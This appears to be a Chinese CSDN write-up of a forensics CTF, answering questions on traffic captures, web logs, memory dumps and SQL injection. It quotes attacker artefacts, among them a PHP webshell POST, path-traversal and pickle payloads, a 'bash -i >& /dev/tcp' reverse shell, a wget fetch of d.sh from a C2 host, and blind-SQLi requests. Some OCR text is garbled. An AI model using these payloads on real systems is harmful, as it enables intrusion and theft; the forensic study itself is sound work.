ThinkPHP/\t2021-08-07 05:59:50\t4096\t0777\nApplication/\t2021-08-07 05:59:49\t4096\t0777\ndata/\t2021-08-07 06:00:32\t4096\t0777\nindex.php\t2021-08-07 05:59:50\t2269\t0777\n1.php\t2021-08-07 09:39:54\t29\t0644\nfavicon.ico\t2021-08-07 05:59:50\t1150\t0777\ninstall.php\t2021-08-07 05:59:50\t378\t0777\nfrpc.ini\t2021-08-07 09:42:17\t240\t0644\n
```

150	32 39 09 30 36 34 34 0a	66 61 76 69 63 6f 6e 2e	29·0644· favicon.
160	69 63 6f 09 32 30 32 31	2d 30 38 2d 30 37 20 30	ico·2021 -08-07 0
170	35 3a 35 39 3a 35 30 09	31 31 35 30 09 30 37 37	5:59:50· 1150·077
180	37 0a 69 6e 73 74 61 6c	6c 2e 70 68 70 09 32 30	7·instal l.php·20
190	32 31 2d 30 38 2d 30 37	20 30 35 3a 35 39 3a 35	21-08-07 05:59:5
1a0	30 09 33 37 38 09 30 37	37 37 0a 66 72 70 63 2e	0·378·07 77·frpc.
1b0	69 6e 69 09 32 30 32 31	2d 30 38 2d 30 37 20 30	ini·2021 -08-07 0
1c0	39 3a 34 32 3a 31 37 09	32 34 30 09 30 36 34 34	9:42:17· 240·0644
1d0	0a 61 33 37 63 62		·a37cb

frame (498 bytes)	Uncompressed entity body (470 bytes)
-------------------	--------------------------------------

back ncan

CSDN @倔强的青铜选手。。。

黑客代理工具的回连服务端IP是 192.168.239.123 。

The screenshot shows a Wireshark capture of an HTTP POST request and its response. The packet list at the top shows two packets: a POST request to /1.php and a 200 OK response. The packet details pane shows the response is an HTML document. The packet bytes pane shows the raw data, which is decoded as HTML. The HTML content includes a form with a 'Submit' button and a 'Back' button. The response status is 200 OK.

No.	Time	Source	Destination	Protocol	Length	Info
343	538.744071	192.168.2.197	192.168.2.197	HTTP	1681	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
344	538.745941	192.168.2.197	192.168.2.197	HTTP	258	HTTP/1.1 200 OK (text/html)

Wireshark - 跟踪 HTTP 流 (tcp.stream eq 38) - hack.pcap

Connection: close

```

aaa=%40ini_set(%22display_errors%22%2C%20%22%22)%3B%40set_time_limit(0)%3Bfunction%2
0asenc(%24out)%7Breturn%20%24out%3B%7D%3Bfunction%20asoutput(
)%7B%24output%3Dob_get_contents()%3Bob_end_clean()%3Becho%20%22%22%22.
%22f72%22%3Becho%20%40asenc(%24output)%3Becho%20%22f486%22.%2211f4%22%3B%7Dob_start(
)%3Btr%7B%24f%3Dbase64_decode(substr(%24_POST%5B%22j68071301598f%22%5D%2C2))
)%3B%24c%3D%24_POST%5B%22xa5d606e67883a%22%5D%3B%24c%3Dstr_replace(%22%5Cr%22%2C%22%22
%2C%24c)%3B%24c%3Dstr_replace(%22%5Cn%22%2C%22%22%2C%24c)
)%3B%24buf%3D%22%22%3Bfor(%24i%3D0%3B%24i%3Cstrlen(%24c)%3B%24i%2B%3D2)%24buf.
%3Durldecode(%22%25%22.substr(%24c%2C%24i%2C2))
)%3Becho(%40fwrite(fopen(%24f%2C%22a%22)%2C%24buf)
)%3F%221%22%3A%22%22)%3B%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.
%24e-%3EgetMessage()%3B%7D%3Basoutput( )%3Bdie(
)%3B%j68071301598f=FBL3Zhci93d3cvaHRtbC9mcnBjLmluaQ%3D%3Dxa5d606e67883a=5B636F6D6D6F6
E5D0A7365727665725F6164672203D203139322E3136382E3233392E3132330A7365727665725F706F72
74203D207373737380A746F6B656E3D58613342A466326C35656E6D4E365A3741386D706A0A5B746573745
F736F636B355D0A74797065203D207463700A72656D6F74655F706F7274203D383131310A706C7567696E
203D20736F636B73350A706C7567696E5F75736572203D2030484446743136634C514A0A706C7567696E5
F706173737764203D204A544E32373647700A7573655F656E6372797074696F6E203D20747275650A7573
655F636F6D7072657373696F6E203D20747275650AHTTP/1.1 200 OK
Date: Sat, 07 Aug 2021 09:42:17 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 14
  
```

获得一串十六进制代码，直接010Editor打开

[illegible]

3.7

黑客的socks5的连接账号、密码是_0HDFt16cLQJ#JTN276Gp_。


查看上传的配置文件可得账号和密码，如下图所示：



4.1

网络存在源码泄漏，源码文件名是 www.zip。

(1) 使用sublime_text编辑器打开access.log文件，删除404所在行的所有信息（ctrl+f，find all，ctrl+L，delete），得到如下信息：



(2) 使用burpsuit将上图中带有url编码的路径进行url decode，结果如下：

```
172.17.0.1 - - [07/Aug/2021:01:37:51 0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:55 0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:58 0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /.htaccess HTTP/1.1" 403 460 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /info.php HTTP/1.1" 200 25770 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:\"filename\";s:16:\"./files/filename\";s:20:\"call_user_func_array\";s:28:\"./files/call_user_func_array\";}paths|a:1:{s:5:\"/flag\";s:13:\"SplFileObject\";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:\"filename\";s:16:\"./files/filename\";s:20:\"call_user_func_array\";s:28:\"./files/call_user_func_array\";}paths|a:1:{s:5:\"/flag\";s:13:\"SplFileObject\";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0" CSDN @倔强的青铜选手。。。
```

(3) 以上内容可知源码的文件名为www.zip。

```
172.17.0.1 - - [07/Aug/2021:01:37:51 0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:55 0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:58 0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /.htaccess HTTP/1.1" 403 460 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 0000] "GET /info.php HTTP/1.1" 200 25770 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:\"filename\";s:16:\"./files/filename\";s:20:\"call_user_func_array\";s:28:\"./files/call_user_func_array\";}paths|a:1:{s:5:\"/flag\";s:13:\"SplFileObject\";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:\"filename\";s:16:\"./files/filename\";s:20:\"call_user_func_array\";s:28:\"./files/call_user_func_array\";}paths|a:1:{s:5:\"/flag\";s:13:\"SplFileObject\";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0" CSDN @倔强的青铜选手。。。
```

4.2

【题目描述】

分析攻击流量，黑客往/tmp目录写入一个文件，文件名为__sess_car__。

【操作内容】

继续分析上一步骤burpsuit解码后的文件，可发现黑客写入的文件为sess_car。

```
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"
```

CSDN @倔强的青铜选手。。。

4.3

【题目描述】

继续分析4.1中burpsuit解码后的文件，可以发现黑客使用了SplFileObject类读取了秘密文件flag。

【操作内容】

```
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?filename=../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"
```

CSDN @倔强的青铜选手。。。

5 流量分析

5.1

【题目描述】

攻击者的IP是____ == 172.18.0.125 == _____。

【操作内容】

分析pcap流量包，主机ip应该是172.18.0.1，可以看到很多UDP协议的包。在看包内容的时候，注意到UDP包头都是P05=，而且有的是有base64，也有乱码的包。P05=后面都是00 00 00 00和01 00 00 00，其中00的长度是32、01的长度是16，可能是认证。

根据长度为16猜测可能是aes，用长度16的base64（即P05=后面是01 00 00 00的）作为aes key解密发现解密成功了，02 00 00 00对应的包里面都有一个可见字符，其中受害IP172.18.0.125有命令：wget http://147.182.251.98/d.sh。

流量分析

操作内容：

分析pcap流量包，主机ip应该是172.18.0.1，可以看到很多UDP协议的包。在看包内容的时候，注意到UDP包头都是P05=，而且有的是有base64，也有乱码的包。P05=后面都是00 00 00 00和01 00 00 00，其中00的长度是32、01的长度是16，可能是认证。

根据长度为16猜测可能是aes，用长度16的base64（即P05=后面是01 00 00 00的）作为aes key解密发现解密成功了，02 00 00 00对应的包里面都有一个可见字符，其中受害IP172.18.0.125有命令： wget http://147.182.251.98/d.sh;所以第一问为127.18.0.125，第二问密钥就是18217号包里的DtX0GScM9dwrqZht，第三问ip即为147.182.251.98（udp.stream eq 85）

udp.stream eq 85

No.	Time	Source	Destination	Protocol	Length	Info
18215	60.573313854	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18216	60.573369150	172.18.0.1	172.18.0.125	UDP	94	8888 → 42277 Len=52
18217	60.573393688	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18218	60.573417120	172.18.0.1	172.18.0.125	UDP	78	8888 → 42277 Len=36
18219	60.573572556	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18220	60.573609039	172.18.0.1	172.18.0.125	UDP	78	8888 → 42277 Len=36
18221	60.573629398	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18222	60.573649440	172.18.0.1	172.18.0.125	UDP	78	8888 → 42277 Len=36
18223	60.573662959	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18224	60.573682604	172.18.0.1	172.18.0.125	UDP	78	8888 → 42277 Len=36
18225	60.573696435	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18226	60.573714982	172.18.0.1	172.18.0.125	UDP	78	8888 → 42277 Len=36
18227	60.573728420	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18228	60.573747851	172.18.0.1	172.18.0.125	UDP	78	8888 → 42277 Len=36
18229	60.573761082	172.18.0.125	172.18.0.1	UDP	94	42277 → 8888 Len=52
18230	60.573780119	172.18.0.1	172.18.0.125	UDP	78	8888 → 42277 Len=36

Destination Port: 42277

Length: 60

Checksum: 0x58f0 [unverified]

[Checksum Status: Unverified]

[Stream index: 85]

Timestamps

[Time since first frame: 0.000055296 seconds]

[Time since previous frame: 0.000055296 seconds]

UDP payload (52 bytes)

0000 02 42 ac 12 00 7d 02 42 70 b3 33 41 08 00 45 00

0010 00 50 d3 87 40 00 40 11 0e 73 ac 12 00 01 ac 12

0020 00 7d 22 b8 a5 25 00 3c 58 f0 50 30 35 3d 10 00

0030 00 00 9d 23 25 61 bb e3 c6 62 20 00 00 00 75 55

0040 31 76 55 4b 63 53 7a 75 43 63 46 36 6d 79 6c 4e

0050 70 4e 54 50 6f 50 6e 67 52 50 35 47 37 74

·B···}·B p·3A·E·

P·@·@·s·····

·}···%·<·X·P05=·

···#a···b···uU

1vUKcSzu CcF6mylN

pNTPoPng RP5G7t

CSDN @YYK[17 | 6]

CSDN @倔强的青铜选手。。。

5.2

【题目描述】

攻击者所使用的的会话密钥是_____==DtX0GScM9dwrqZht==_____。

【操作内容】

5.3

【题目描述】

攻击者所控制的C&C服务器IP是_____== 147.182.251.98 ==_____。

【操作内容】

第三问ip即为147.182.251.98（udp.stream eq 85）

6 内存分析

6.1

【题目描述】

虚拟机的密码是_____ flag{W31C0M3 T0 THiS 34SY F0R3NSiCX}_____。（密码中为flag{xxx}，含有空格，提交时不要去掉）

【操作内容】

这里可以使用工具自带的lsadump也可以安装mimikatz插件获取

```
[06内存分析] volatility -f Target.vmem --profile=Win7SP1x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module      User          Domain        Password
-----
wdigest     CTF           WIN-QUN5RV00F27  flag&#123;W31C0M3 T0 THiS 34SY F0R3NSiCX&#125;
wdigest     WIN-QUN5RV00F27$ WORKGROUP
[06内存分析] volatility -f Target.vmem --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6.1
DefaultPassword
0x00000000  48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  H.....
0x00000010  66 00 6c 00 61 00 67 00 7b 00 57 00 33 00 31 00  f.l.a.g.&#123;.W.3.1.
0x00000020  43 00 30 00 4d 00 33 00 20 00 54 00 30 00 20 00  C.0.M.3...T.0...
0x00000030  54 00 48 00 69 00 53 00 20 00 33 00 34 00 53 00  T.H.i.S...3.4.S.
0x00000040  59 00 20 00 46 00 30 00 52 00 33 00 4e 00 53 00  Y...F.0.R.3.N.S.
0x00000050  69 00 43 00 58 00 7d 00 00 00 00 00 00 00 00 00  i.C.X.&#125;.....

DPAPI_SYSTEM
0x00000000  2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ,.....
0x00000010  01 00 00 00 49 06 16 35 a7 90 b6 2a 53 69 03 27  ....I..5...*Si.'
0x00000020  b9 9a 60 9e 9a 15 90 37 7c cf 1d 3c f1 3f 60 05  ..^....7|..<.?^
0x00000030  56 c1 59 68 53 9a dc e0 18 b3 55 ef 00 00 00 00  V.YhSCSDN!@倔强的青铜选手。。。

```

6.2

虚拟机中有一个某品牌手机的备份文件，文件里的图片里的字符串为_____ flag{TH4NK YOU FOR DECRYPTING MY DATA}_____。（解题过程中需要用到上一题答案中flag{}内的内容进行处理。本题的格式也是flag{xxx}，含有空格，提交时不要去掉）

【操作内容】

```
volatility -f Target.vmem --profile=Win7SP1x64 filescan |grep CTF
Volatility Foundation Volatility Framework 2.6.1

...
0x000000007fc68a10      16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\info.xml
0x000000007fd3cf20       2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_1024.db
0x000000007fd3df20       2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_256.db
0x000000007fd3ef20       2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_96.db
0x000000007fdc2700       2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_sr.db
0x000000007fe72070       1      1 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_idx.db
0x000000007fe72430       2      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture\storage\MediaTar\images\images0.tar.enc
0x000000007feabbc0      16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture.xml
CSDN @倔强的青铜选手。。。
```

这里使用filescan扫描CTF用户的文件，发现了华为P40的备份文件

```
volatility -f Target.vmem --profile=Win7SP1x64 filescan |grep HUAWEI
Volatility Foundation Volatility Framework 2.6.1
0x000000007d8c7d10       4      0 R--r-d \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
0x000000007e164cc0      12      0 R--r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
0x000000007e1e1ae0      16      0 R----- \Device\HarddiskVolume1\Windows\Prefetch\HUAWEI
P40_2021-AA-BB XX.YY.Z-6DC73FF4.pf
0x000000007ee4d660       2      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\alarm.db
0x000000007fc68a10      16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\info.xml
0x000000007fe72430       2      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture\storage\MediaTar\images\images0.tar.enc
0x000000007feabbc0      16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture.xml
[06内存分析] volatility -f Target.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d8c7d10
--dump-dir=./
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0x7d8c7d10  None  \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
DataSectionObject 0x7d8c7d10  None  \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
CSDN @倔强的青铜选手。。。
```

于是把华为备份文件dump出来，同时可以直接在dat文件里把备份文件夹解压出来，再利用工具 kobackupdec

```
python3 kobackupdec.py -vvv W31C0M3_T0_ThIs_34SY_F0R3NSiCX HUAWEI\ P40_2021-aa-bb\ xx.yy.zz
./bb
```

即可获取flag

flag{TH4NK Y0U FOR DECRYPTING MY DATA}

7 简单日志分析

7.1

【题目描述】

黑客攻击的参数是 user (如有字母请全部使用小写)

【操作内容】

1、将日志文件中反馈为404的条目去掉，剩下3条数据包，数据包如下：

```
1 127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFmnd2hvYw1pJwpwMQowKGcwCmwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3R1bQpwNQowZzUkKGcxCnRSIg== HTTP/1.1" 500 -
2 127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFmny2F0IC9UaDRzX0lTX1ZFU1lFsw1wb30X0ZpMwUnCnAxCjAoZzAKbHAYCjAoSTAKdHHzCjAoZzMKs HTTP/1.1" 500 -
3 127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFmnyMfZaCAtaSA%2bjiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMSKcDEKMChnMApscDIKMcHjMAp0cDMKChnMwpjMApkcDQKMGVncwpzeXN0ZW0KcDUKMGc1CihMQp0U14= HTTP/1.1" 500 -
```

2、对数据包进行分析，即可获得黑客攻击的参数为用户，如下图所示：

```
"GET /?user=STAKcDAKMFmnd2hvYw1pJwpwMQowKGcwCmwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3R1bQpwNQowZzUkKGcxCnRSIg== HTTP/1.1" 500 -
"GET /?user=STAKcDAKMFmny2F0IC9UaDRzX0lTX1ZFU1lFsw1wb30X0ZpMwUnCnAxCjAoZzAKbHAYCjAoSTAKdHHzCjAoZzMKs HTTP/1.1" 500 -
"GET /?user=STAKcDAKMFmnyMfZaCAtaSA%2bjiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMSKcDEKMChnMApscDIKMcHjMAp0cDMKChnMwpjMApkcDQKMGVncwpzeXN0ZW0KcDUKMGc1CihMQp0U14= HTTP/1.1" 500 -
```

7.2

【题目描述】

黑客查看的秘密文件的绝对路径是 /Th4s_IS_VERY_Import_Fi1e_。

【操作内容】

1、将日志文件中反馈为404的条目去掉，剩下3条数据包，数据包如下：

```
1 127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFmnd2hvYw1pJwpwMQowKGcwCmwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3R1bQpwNQowZzUkKGcxCnRSIg== HTTP/1.1" 500 -
2 127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFmny2F0IC9UaDRzX0lTX1ZFU1lFsw1wb30X0ZpMwUnCnAxCjAoZzAKbHAYCjAoSTAKdHHzCjAoZzMKs HTTP/1.1" 500 -
3 127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFmnyMfZaCAtaSA%2bjiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMSKcDEKMChnMApscDIKMcHjMAp0cDMKChnMwpjMApkcDQKMGVncwpzeXN0ZW0KcDUKMGc1CihMQp0U14= HTTP/1.1" 500 -
```

2、提取get对应的参数，结果如下：

STAKcDAKMFmMnd2hVYw1pJwpmQowMGkwCmxwMgowKEkCnRwMwovKGczCkkwCmRwNAowY29zCnN5c3R1bQpwNQowZzUUKKGcxnRSLg==

STAKcDAKMFmNy2F0IC9uADrzX01TX1ZFU11fSW1wb3J0X0ZpMmUnCnAxCjAoZStAKdHAzCjAoZStMKStAKZHA0CjBjb3MKc3lzdGVtCnA1CjBnNQooZzEKdFIu

STAKcDAKMFmNmYmFzaCataSA+3iAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzgz40dggM4dmScKcDEKMChnMApscDIKMChJMAp0cDMKMChnMwpJMApkcDQKMGNvcwpeXN0ZW0kcDUKMgc1CihhMQp0ui4=

3、将获取到的参数放入burpsuit进行base64解码，结果如下：

```

I0
p0
0S'whoami'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tr.

```

```

I0
p0
0S'cat /Th4s_IS_VERY_Import_File'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tR.

I0
p0
0S'bash -i >& /dev/tcp/192.168.2.197/8888 0>&1'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1

```

CSDN @倔强的青铜选手。。。

因此秘密文件的绝对路径是：`/Th4s_IS_VERY_Import_File`。

7.3

【题目描述】

黑客反弹shell的ip和端口是__`192.168.2.197:8888`__（格式使用"ip: 端口"，例如127.0.0.1: 2333）

分析7.2获取到的信息，即可发现反弹shell的ip和端口是：192.168.2.197:8888。

CSDN @倔强的青铜选手。。。

8.1

黑客在注入过程中采用的注入手法叫 **布尔盲注**。（格式为4个汉字，例如"拼搏努力"）

根据注入特征得知为布尔盲注。



黑客在注入过程中，最终获取flag的数据库名、表名和字段名是__**sqlmap#flag#flag**__。（格式为“数据库名#表名#字段名”，例如database#table#column）

【操作内容】

根据日志分析，获取到flag的“数据库名#表名#字段名”分别为“sql#flag#flag”。

```
"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20'2',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 427 "-"
"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20'1',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-"
"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20'0',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-"
"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20'/',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-"
"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20'.',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-"
"GET /index.php?id=1%20and%20if(substr((select%20flag%20from%20sql.flag),43,1)%20=%20'-',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 426 "-"
